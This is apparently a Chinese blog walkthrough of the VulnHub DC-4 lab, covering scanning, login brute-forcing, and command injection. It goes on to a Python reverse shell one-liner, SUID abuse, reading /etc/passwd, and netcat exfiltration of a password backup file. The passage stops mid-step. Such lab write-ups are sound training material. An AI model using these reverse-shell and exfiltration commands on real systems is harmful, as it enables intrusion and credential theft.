
下载路径:https://www.vulnhub.com/entry/dc-4,313/
来到kali主机,老样子,先对目标进行简单的信息收集:nmap 192.168.11.0/24 然后再对其全端口进行扫描:nmap -p1-65535 192.168.11.142
 扫完全端口后就可以先去目标网站进行初次探测了
 来到80网站发现就是单纯的登录页面,其他功能啥都没有
 插件的收集也只是告诉了我们nginx的版本和它的后端语言,没有像cms这些东西
于是我想着先对其进行目录爆破看看:
 嗯其实好像也没有什么有用的信息
这些都无果过只能对其登录页面进行爆破了
因为这页面写的是管理员信息系统登录,所以我就猜测其账号就是admin,现在我们只需要对其密码进行爆破即可:
这里就不截图了,反正流程就是打开你的burp然后放入合适的字典对其进行爆破即可
最终爆破得到其密码为happy
 登录进去后功能如上
发现其有个功能是执行命令ls -l,然后run时就列出了当前目录的文件。然后再去观察其他功能,但是感觉没有突破口,于是就想着从这个命令这里突破
“它有没有可能是前端传给后端执行的命令呢?”有了前面的猜想,我就赶紧打开我的burp对其进行抓包然后修改其命令传过去验证:
 果然更改成了pwd,那思路不就明确了嘛
我现在的想法是反弹shell,在kali中执行nc -lvvp 5566将对方的shell反弹到我kali上面:
python -c ‘import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((“192.168.11.130”,5566));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);’
 拿下web权限
然后接下来就可以先自己去找找对方常见的配置错误:find / -perm -4000 -type f 2>/dev/null
 在看suid的时候发现了一个对方自己构造的脚本test.sh,于是就去查看是干什么的:
 但是我现在并不清楚改怎么去调用它开启命令行,于是我打算去其目录看看
然后在思索无果后偶然灵光一现看了一下权限:
 发现居然是777,那不有了吗!
 直接覆盖它原本的作用然后执行
牛,不知道是卡bug还是啥,我卡退重新获得web权限后查看suid发现没有那个文件了:

只能换个攻击思路了,于是我就放其密码配置文件:cat /etc/passwd:
 发现还有其他的用户,就试着去他们目录进行查看
 发现jim用户的目录下居然有密码备份文件
 于是我就打算将其密码备份文件保存到我本机kali上然后再对其进行爆破:
先在kali执行:nc -lvnp 7777 > boqi.txt
然后在靶机执行: nc kali的ip 7777 < 要传过去的文件
 成功带了过来,然后再将准备爆破的用户名放进一